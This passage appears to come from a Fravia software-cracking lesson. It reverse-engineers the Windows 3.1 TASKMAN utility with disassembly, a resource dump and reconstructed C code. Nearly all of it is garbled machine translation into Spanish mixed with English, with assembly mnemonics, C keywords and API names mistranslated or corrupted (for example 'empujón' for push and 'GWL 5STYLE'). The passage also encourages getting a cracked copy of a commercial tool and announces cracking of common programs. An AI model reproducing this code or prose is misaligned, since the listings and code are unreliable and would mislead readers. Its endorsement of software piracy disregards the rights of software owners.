1.0241 FEC8 al del dec; 1+1=2 = la CANCELACION
1.0243 7503 jne NOPE; el goto OK ni CANCELACION
1.0245 E94701 jmp ON_CANCEL; si 2 goto 1.038F = ON_CANCEL
```

Los números 65, 66 etc son sin embargo específicos a TaskManager, nosotros queremos no los encuentre dentro de WINDOWS.H... no hay ninguna casa para encontrar el nombres de los órdenes a los que estos número mágico corresponde, a menos que ¿pasamos nosotros para tener un ponga a punto versión del programa arregle? ¡NO! ¡FALSO!

Uno de las cosas notables sobre Windows es que notablemente pequeño la información está perdida o tirada compilando el código de la fuente. Éstos los números de magia parecen corresponder de alguna manera a la Tarea diferente Botones de empujón de gerente... es bastante obvio que debe haber una manera de tener aplicaciones le dice a Windows qué wParam enviado ellos quieren cuando

se pulsa el botón uno de sus botones o cuando uno de sus artículos del menú es seleccionado.

Las aplicaciones casi siempre le proporcionan esta información a Windows en
their resources (they could actually define menus and controls
dynamycally, on the fly, but few applications take advantage of this).
These resources are part of the NE executable and are available for
our merry snooping around.

This inspections of the resources in an EXE file is carried out by
means of special utilities, like RESDUMP, included with Windows source
(-> in my tool page). For example (I am using "-verbose" mode):
sus recursos (ellos podrían definir menús y mandos realmente
DIALOGE 10 (0Ah), "Lista de la Tarea" [30, 22,160,107]
CONJUNTO DE CARACTERES "Helv"
LISTBOX 100 (64h),"" [3, 3,154, 63]
DEFPUSHBUTTON 1 (01h)," &Switch A" [1, 70, 45, 14]
PUSHBUTTON 101 (65h)," &End Task" [52, 70, 45, 14]
PUSHBUTTON 2 (02h), "Cancelación" [103, 70, 55, 14]
ESTATICA 99 (63h),"" [0, 87,160, 1]
PUSHBUTTON 102 (66h)," &Cascade" [1, 90, 45, 14]
PUSHBUTTON 103 (67h)," &Tile" [52, 90, 45, 14]
PUSHBUTTON 104 (68h)," Iconos de &Arrange" [103, 90, 55, 14]

¡SI! Está ahora claro eso que los números 64h, 65h etc. malo. Imagine
usted se lo escribiría a Taskmanager... usted escribiría algo adelante
estas líneas:

```
#define IDD_SWITCHTO IDOK
#define IDD_TASKLIST 0x64
#define IDD_ENDTASK 0x65
#define IDD_CASCADE 0x66
#define IDD_TILE 0x67
#define IDD_ARRANGEICONS 0x68
```

Miremos el último bloque de código atrás... hace ahora mucho más
sentido:

```
ON_COMMAND:
; Nosotros estamos manejando WM_COMMAND, por consiguiente el wParam está aquí
el idItem,
; i.e. un mando o identifier de artículo de menú
1.022D >8B460A hacha del mov, wParam; [bp+0A]
¿1.0230 3D6800 hacha del cmp, 0068 ;is él el ID 68h?
    ...
1.023D >FEC8 dec al ;1=IDOK=IDD_SWITCHTO
```

```
1.023F 7420 je ON_SWITCHTO ;0261
1.0241 FEC8 dec al ;1+1=2=ID_CANCEL
1.0243 7503 jne neither_OK_nor_CANCEL ;0248
1.0245 E94701 jmp ON_CANCEL ;038F
neither_OK_nor_CANCEL:
1.0248 >2C62 al del subalterno, 62 ;2+62=64 = IDD_TASKLIST
1.024A 742A je ON_TASKLIST ;0276
1.024C FEC8 dec al ;64+1=65 = IDD_ENDTASK
1.024E 7432 je ON_ENDTASK ;0282
1.0250 2C01 al del subalterno, 01 ;65+1=66 = IDD_CASCADE
1.0252 7303 jnb check_for_TILE ;0257
1.0254 E94601 jmp 039D ;something diferente
check_for_TILE:
1.0257 >2C01 al del subalterno, 01 ;66+1=67 = IDD_TILE
1.0259 7703 ja 025E ;it es algo más
1.025B E9D200 jmp ON_TILE_or_CASCADE ;0330
```

De esta manera nosotros hemos identificado situación 0330 como el lugar donde
La "Cascada" de Taskman y "Azulejo" se manejan botones... nosotros tenemos renaimed
él ON_TILE_or_CASCADE... examinemos su código y asegure hace
sentido:

```
ON_TILE_or_CASCADE:
1.0330 >56 hwndDlg del empujón ;si
1.0331 6A00 empujón 0000
1.0333 9A6F030000 llamada USER.SHOWWINDOW

1.0338 9A74030000 llamada USER.GETDESKTOPWINDOW
1.033D 8BF8 di del mov, hacha ;hDesktopWnd
1.033F 837E0A66 cmp formulan wParam del ptr, 0066 ;IDD_CASCADE,
1.0343 750A jne ON_TILE ;034F
1.0345 57 di del empujón ;hDesktopWnd
1.0346 6A00 empujón 0000
1.0348 9AFFFF0000 llamada USER.CASCADECHILDWINDOWS
1.034D EB2F jmp 037E
ON_TILE:
1.034F >57 di del empujón
1.0350 6A10 empujón 0010
1.0352 9AFFFF0000 llamada USER.GETKEYSTATE
1.0357 3D0080 hacha del cmp, 8000,
1.035A 7205 jb 0361
1.035C B80100 hacha del mov, 0001 ;1 = MDITILE_HORIZONTAL
1.035F EB02 jmp 0363

1.0361 >2BC0 hacha del subalterno, hacha ;0 = MDITILE_VERTICAL
```

1.0363 >50 hacha del empujón
1.0364 9AFFFF0000 llamada USER.TILECHILDWINDOWS
1.0369 EB13 jmp 037E

Sí, tiene mucho sentido: Nosotros hemos encontrado que la "Cascada" la opción
en gerente del Azulejo, después de cambiar a través del manojo usual de,
el switch/case dobla, finalmente los extremos a llamar un Windows API indocumentados
función: CascadeChildWindows ()... semejantemente, el "Azulejo" los extremos
rutinarios
a la profesión TileChildWindow ().

Una cosa grita para atención el listando desmontado de
ON_TILE: la llamada a GetKeyState ().

Como un ejemplo parecido de información usted debe poder recoger
para cada uno de estas funciones, si usted es serio sobre crujir, yo quiero
délo aquí, en extenso, ahora la definición de H. Schildt
"El propósito general API funciona", el Windows Programming de Osborne la Serie,
Vol. 2, 1994 edición (yo encontré este valioso libro y su
compañero: volumen 3: "el propósito Especial API funciona", en una segunda mano
vaya de compras, en february 1996, costando el equivalente de una pizza y un
cerveza!). Además de esta función también está en momentos importante para nuestro
propósitos increíbles, y representa una opción buena por consiguiente. Aquí el
descripción de pag.385:

iVirKey de GetKeyState(int nulo)

Use GetKeyState () para determinar el despierto, abajo o estado del toggled de
la llave virtual especificada. el iVirKey identifica la llave virtual. To
devuelva el estado de un carácter alfanumérico normal en el
rango UN-Z, un-z o 0-9, deben ponerse iVirKey igual a su ANSI
Valor de ASCII. Toda la otra llave debe usar su llave virtual relacionada
códigos. La función devuelve un valor que indica el estado del
llave seleccionada. Si el alto-orden mordiera de la entrada del byte es 1, el
la llave virtual se aprieta (abajo); por otra parte está despierto. Si usted examina
el bajo-orden de un emlement del byte mordió y lo encuentra para ser 1, el virtual
la llave ha sido toggled. Un pedazo del bajo-orden de 0 indica que la llave
es untoggled.

Bajo Windows NT/Win32, esta función devuelve tipo CORTO.

Uso:

Si su aplicación necesita distinguir wich ALT, CTRL, o CAMBIO
importante (izquierdo o derecho) se ha apretado, pueden ponerse iVirKey igual a
uno de lo siguiente:

VK_LMENU VK_RMENU
VK_LCONTROL VK_RCONTROL
VK_LSHIFT VK_RSHIFT

Los iVirKey poniendo igualan a VK_MENU, VK_CONTROL o VK_SHIFT instruye GetKeyState () ignorar izquierda y corregir, y sólo a informe el estado de teh atrás la categoría importante virtual. Esta habilidad distinguir entre los estados virtual-importantes está sólo disponible con GetKeyState () y las funciones relacionadas listaron debajo.

El fragmento siguiente obtiene el estado de la tecla mayúscula:

```
if(GetKeyState(VK_SHIFT) {
                                ...
                                }
```

Funciones relacionadas:

GetAsyncKeyState (), GetKeyboardState (), MapVirtualKey (), SetKeyboardState ()

Ok, sigamos... así que nosotros tenemos en nuestro código un "cómico" llame a GetKeyState (). Porque la Guía del Usuario de Windows no dice nada sobre sujetando un "estado" (shift/ctrl/alt) importante mientras seleccionando un botón, esto parece otro "goodie" indocumentado escondido dentro de TASKMAN.

De hecho, si usted lo prueba en los 3.1 Taskman, usted verá que pulsando el botón en el botón del Azulejo coloca todas las ventanas en el desktop esté al lado de por esté al lado de, pero si usted sujeta la tecla mayúscula mientras pulsando el botón en el Azulejo
abroche, las ventanas se colocan en una formación apilada.

Para resumir, cuando los 3.1. Taskman Tile que el botón se selecciona, el código, eso corre en miradas de la contestación así:

```
Azulejo:
ShowWindow(hWndDlg, SW_HIDE); / / esconda TASKMAN
hDesktopWnd = GetDesktopWindow ();
si (GetKeyState(VK_SHIFT) == 0x8000)
TileChildWindows(hDesktopWnd, MDITILE_HORIZONTAL);
resto
TileChildWindows(hDesktopWnd, MDITILE_VERTICAL);
```

Semejantemente, la opción de la CASCADA en 3.1. TASKMAN ejecuta el código siguiente:

Cascada:
ShowWindow(hWndDlg, SW_HIDE); / / esconda TASKMAN
CAscadeChildWindows(GetDesktopWindow (), 0);

Nosotros podemos proceder entonces a través de cada opción de TASKMAN así, dando, el idioma de la asamblea que lista en C. más conciso

El primer campo para examinar en TASKMAN es la propia Lista de la Tarea: cómo es la "Lista de la Tarea" que Listbox llenó de los nombres de cada funcionamiento ¿aplicación?

Eso que la caja de la Lista claramente las muestras son una barra del título para cada cima visible
ventana nivelada, y la barra del título se proporciona indudablemente con una llamada a GetWindowText ()... una función que obtiene una copia de los especificaron el título de asa de la ventana.

¿Pero cómo enumeran TASKMAN todo el Windows cima-nivelado? Taskman exportaciones TASKMANDLGPROC, pero no exporta ningún procedimiento de la enumeración.

La mayoría del tiempo Windows programa iterate a través de todos existiendo ventanas llamando EnumWindows (). Normalmente ellos pasan a esta función un indicador a una función de la enumeración aplicación-proporcionada que por consiguiente DEBE se exportado. Esta función del callback debe tener prototipo siguiente:

BOOL CALLBACK el hWnd de EnumThreadCB(HWND, lParam de LPARAM)

Por supuesto, el nombre que un programador escoge para semejante función exportada es arbitrario. los hWnd recibirán el asa de cada uno hilo-asociado window.lParam recibe lAppData, un 32-bit usuario - definió valor. Esto la función exportada debe devolver no-ceros para recibir el próximo enumerado ventana hilo-basado, o pone a cero para detener el proceso.

Pero aquí nosotros no tenemos algo como TASKMANENUMPROC en la lista de funciones exportadas... ¿qué está pasando? Bien... para una salida TASKMAN IS EnumWindows llamando ()... Taskman usa un GetWindow () la vuelta para llenar la "Lista de la Tarea" la caja de la lista, estudio que C siguientes pasan revista, que bebe a sorbos un bueno
combinado y comparándolo con el código desmontado usted han imprimido:

Lista de la tarea:
listbox = GetDlgItem(hWndDlg, IDD_TASKLIST);
hwnd = GetWindow(hwndDlg, GW_HWNDFIRST);
mientras (hwnd)

```
{si ((hwnd != el hwndDlg) && / /excludes mismo de la lista
IsWindowVisible(hwnd) &&

GetWindow(hwnd, GW_OWNER))
{trabajo por horas buf[0x50];
GetWindowText(hwnd, buf, 0x50); / / consigue titlebar
SendMessage(listbox, LB_SETITEMDATA,
SendMessage(listbox, LB_ADDSTRING, 0, el buf),
hwnd); / / el hwnd de la tienda como datos para ir
} / / con el cordón del titlebar
hwnd = GetWindow(hwnd, GW_HWNDNEXT);
        }
SendMessage(lb, LB_SETCURSEL, 0, 0); / / seleccione artículo primero
```

La "Tarea del Extremo" el opton en Taskman apenas envía un mensaje de WM_CLOSE al
ventana seleccionada, pero sólo si no es una caja de DOS. TASKMAN usa el IsWinOldApTask indocumentado () la función, en combinación con el GetWindowTask documentado () la función, para determinar si un HWND dados corresponde a una caja de DOS:

```
Tarea del extremo:
      ...         / / los detalles aburridos omitieron
if(IsWinOldApTask(GetWindowTask(hwndTarget)))
MaybeSwitchToSelecetedWindow(hwndTarget);

if(IsWindow(hwndTarget) &&
       (! (GetWindowLong(hwndTarget, GWL 5STYLE) & WS_DISABLED))
      {
PostMessage(hwndTarget, WM_CLOSE, 0, 0);
      }
```

El "Coloque Iconos" la opción ejecuta los documentaron simplemente ARrangeIconicWindows () la función:

```
Coloque Iconos:
Showwindow(hWndDlg, SW_HIDE);
ArrangeIconiCWindows(GetDesktopWindow ());
```

El "el Interruptor A" la opción en TASKMAN también es interesante. Como "Azulejo" y "Cascada", esto también es justo una usuario-interface que cubre un undocupented que Windows API funcionan, en este caso SwitchToThisWindow ().

Atravesemos el proceso de descifrar un COMPLETAMENTE el unlabelled Windows desmontaje listando, ése será la mayoría del tiempo su situación empezando cuando usted cruje, y lo convertimos en un labelled C

código.

A propósito, allí existe una escuela interesante de investigación que
esfuerzos por producir un "EXE_TO_C" el conversor del automatical. El único
versión resquebrajada de este programa yo soy consciente de se llama E2C.EXE, es
198500 bytes anhelan, se ha desarrollado en 1991 por "El Código de Austin
Trabajos y Políglota Internacional" en Jerusalén (Scott Guthery:
guthery@acw.com), y se ha traído audazmente al mundo increíble por
Mithrandir/AlPhA/MeRCeNarY. Intente conseguir una copia de esta herramienta... puede
sea bastante interesante para nuestros propósitos; -)

Aquí es el WCB crudo desmontó código para un subprograma dentro de TASKMAN,
llamado del IDD_SWITCHTO que maneja código en TaskManDlgProc ():

1.0010 >55 bp del empujón
1.0011 8BEC bp del mov, sp,
1.0013 57 di del empujón
1.0014 56 si del empujón
1.0015 FF7604 ptr de palabra de empujón [bp+04]
1.0018 681A04 empujón 041A
1.001B FF7604 ptr de palabra de empujón [bp+04]
1.001E 680904 empujón 0409
1.0021 6A00 empujón 0000
1.0023 6A00 empujón 0000
1.0025 6A00 empujón 0000
1.0027 9A32000000 llamada USER.SENDMESSAGE
1.002C 50 hacha del empujón
1.002D 6A00 empujón 0000
1.002F 6A00 empujón 0000
1.0031 9AEF010000 llamada USER.SENDMESSAGE
1.0036 8BF8 di del mov, hacha,
1.0038 57 di del empujón
1.0039 9A4C000000 llamada USER.ISWINDOW
1.003E 0BC0 o hacha, hacha,
1.0040 742A je 006C
1.0042 57 di del empujón
1.0043 9AFFFF0000 llamada USER.GETLASTACTIVEPOPUP
1.0048 8BF0 si del mov, hacha,
1.004A 56 si del empujón
1.004B 9AA4020000 llamada USER.ISWINDOW
1.0050 0BC0 o hacha, hacha,
1.0052 7418 je 006C
1.0054 56 si del empujón
1.0055 6AF0 empujón FFF0
1.0057 9ACD020000 llamada USER.GETWINDOWLONG
1.005C F7C20008 dx de la prueba, 0800,

1.0060 750A jne 006C
1.0062 56 si del empujón
1.0063 6A01 empujón 0001
1.0065 9AFFFF0000 llamada USER.SWITCHTOTHISWINDOW
1.006A EB07 jmp 0073

1.006C >6A00 empujón 0000
1.006E 9ABC020000 llamada USER.MESSAGEBEEP

1.0073 >5E si del estallido
1.0074 5F di del estallido
1.0075 8BE5 sp del mov, bp,
1.0077 5D bp del estallido
1.0078 C20200 ret 0002

El RET 0002 nos dice al final que ésta es una función de Pascal cercana
eso espera un PALABRA parámetro como el que aparece [bp+4] a la cima de
el código.

Porque [bp+4] es estado acostumbrando como el primer parámetro a SendMessage (),
debe ser un HWND de alguna clase.

Aquí es la reunión para SendMessage (): LRESULT el hWnd de SendMessage(HWND,
UMsg de UINT, WPARAM wMsgParam1, LPARAM lMsgParam2), donde el hWnd
identifica la Ventana que recibe el mensaje, el uMsg identifica el
mensaje que se envía, wMsgParam1 & lMsgParam2 contienen 16 pedazos y 32
pedazos de información mensaje-específica.

Finalmente, nosotros no vemos nada pasándose a HACHA o DX cerca del extremo
así que de la función, parece como si esta función no tiene valor del retorno:

hwnd de some_func(HWND de pascal cercano nulo)

Miremos más una vez lo... la función empieza fuera de con dos anidados
llamadas a SendMessage (usando el mensaje numera 41Ah y 409h). Éstos
los números son mayores que 400h, ellos deben ser por consiguiente WM_USER+XX
valores. Windows controla como revise, lista y el combo embala todo el uso
WM_USER+XX notificación códigos.

El único mando apropiado en TASKMAN es la caja de la lista, así que nosotros podemos
simplemente mire la lista de códigos de LB_XXX en WINDOWS.H. 1Ah son 26
decimal,
por consiguiente 41Ah son WM_USER+26, o LB_GETITEMDATA. Veamos eso que
Osborne "el Propósito Especial API funciona" dice sobre eso (pag.752):

LB_GETITEMDATA

Cuando envió: para devolver el valor asociado con un artículo del lista-caja.
wParam: Contiene el índice al artículo en cuestión
lParam: no usó, debe ser 0
Ingresos: El 32-bit valor asoció con el artículo

Semejantemente, 409h son WM_USER+9, qué en el caso de un medios de caja de lista LB_GETCURSEL. Nosotros vimos antes que ese TASKMAN acostumbra LB_SETITEMDATA a guardar
el HWND asociado de cada título de la ventana. LB_GETITEMDATA lega retrive ahora este hwnd:

```
hwnd = SendMessage(listbox, LB_GETITEMDATA,
SendMessage(listbox, LB_GETCURSEL, 0, 0), 0);
```

Note eso ahora nosotros somos caling el parámetro al some_func () un listbox, y que el valor del retorno de LB_GETITEMDATA es un HWND.

¿Cómo sabríamos nosotros que él está un hwnd sin nuestras referencias? Nosotros podemos ver el
LB_GETITEMDATA devuelven valor (en DI) immediatly que se pasa a IsWindow () a línea 1.0039:

```
; IsWindow(hwnd = SendMessage (...));
1.0031 9AEF010000 llamada el ptr lejano SENDMESSAGE
1.0036 8BF8 di del mov, hacha,
1.0038 57 di del empujón
1.0039 9A4C000000 llamada el ptr lejano ISWINDOW
```

Luego, el hwnd se pasa a GetLastActivePopup (), y el HWND que GetLastActivePopup () se verifican ingresos entonces con IsWindow ()... IsWindow () ingresos no-cero si el hWnd especificado es válido, y cero si es inválido:

```
; IsWindow(hwndPopup = GetLastActivePopup(hwnd));
1.0042 57 di del empujón
1.0043 9AFFFF0000 llamada USER.GETLASTACTIVEPOPUP
1.0048 8BF0 si del mov, hacha; excepto el hwndPopup en SI
1.004A 56 si del empujón
1.004B 9AA4020000 llamada USER.ISWINDOW
```

Luego, hwndPopup (en SI) se pasa a GetWindowLong (), para conseguir informaciones sobre esta ventana. Aquí es tiempo para mirar WINDOWS.H a deduzca eso que 0FFF0h a la línea 1.055 y 800h a línea 1.005C son supuesto para significar:

```
; GetWindowLong(hwndPopup, GWL_STYLE) & WS_DISABLED
```

```
1.0054 56 si del empujón ;hwndPopup
1.0055 6AF0 empujón GWL 5STYLE ;0FFF0h = -16
1.0057 9ACD020000 llamada USER.GETWINDOWLONG
1.005C F7C20008 dx de la prueba, 0800 ;DX:AX = 800:0 = WS_DISABLED
```

Finalmente, como el punto entero de este ejercicio, asumiendo esto verificado la ventana pasa todas sus pruebas, su último popup activo se cambia a:

```
; SwitchToRhisWindow(hwndPopup, VERDADERO)
1.0062 56 si del empujón ;hwndPopup

1.0063 6A01 empujón 0001
1.0065 9AFFFF0000 llamada USER.SWITCHTOTHISWINDOW
```

Está aquí que toda la posible SALIDA de las preguntas: SwitchToThisWindow no es documentado... por consiguiente nosotros no sabemos el propósito de su segundo parámetro, al parecer un BOOL. Nosotros ni siquiera no podemos decir por qué SwitchToThisWindow () está usándose... cuando SetActiveWindow (), SetFocus () o BringWindowToTop () podría hacer el truco. Y por qué es el ¿últimos popup activos y no la ventana cambió a?

Pero reasumamos para ahora nuestra función misteriosa desenterrada que quiere cambie a la ventana seleccionada en la Lista de la Tarea si la ventana se encuentra todos la función muchas condiciones previas:

```
listbox de MaybeSwitchToSelectedWindow(HWND nulo)
    {
Hwnd de HWND, hwndPopup,;
/ / primero la figura fuera la ventana del wich se seleccionó en la Lista de la Tarea
si (IsWindow(hwnd = SendMessage(listbox, LB_GETITEMDATA,
SendMessage(listbox, LB_GETCURSEL, 0, 0), 0)))
       {
si (IsWindow(hwndPopup = GetLastActivePopup(hwnd)))
        {
¡si (! (GetWindowLong(hwndPopup, GWL_STYLE) & WS_DISABLED))
         {
SwitchToThisWindow(hwndPopup, VERDADERO);
retorno;
         }
        }
MessageBeep(0); / /Still aquí... ¡error!
    }
```

Ahora nosotros tenemos una idea buena de lo que TASKMAN hace (él seguro tomó un tiempo largo
para entender esos 3K bytes de código!). En las próximas lecciones nosotros usaremos

lo que nosotros hemos aprendido a crujir algunos programas de Windows comúnes juntos.
(- >lesson 3)

FraVia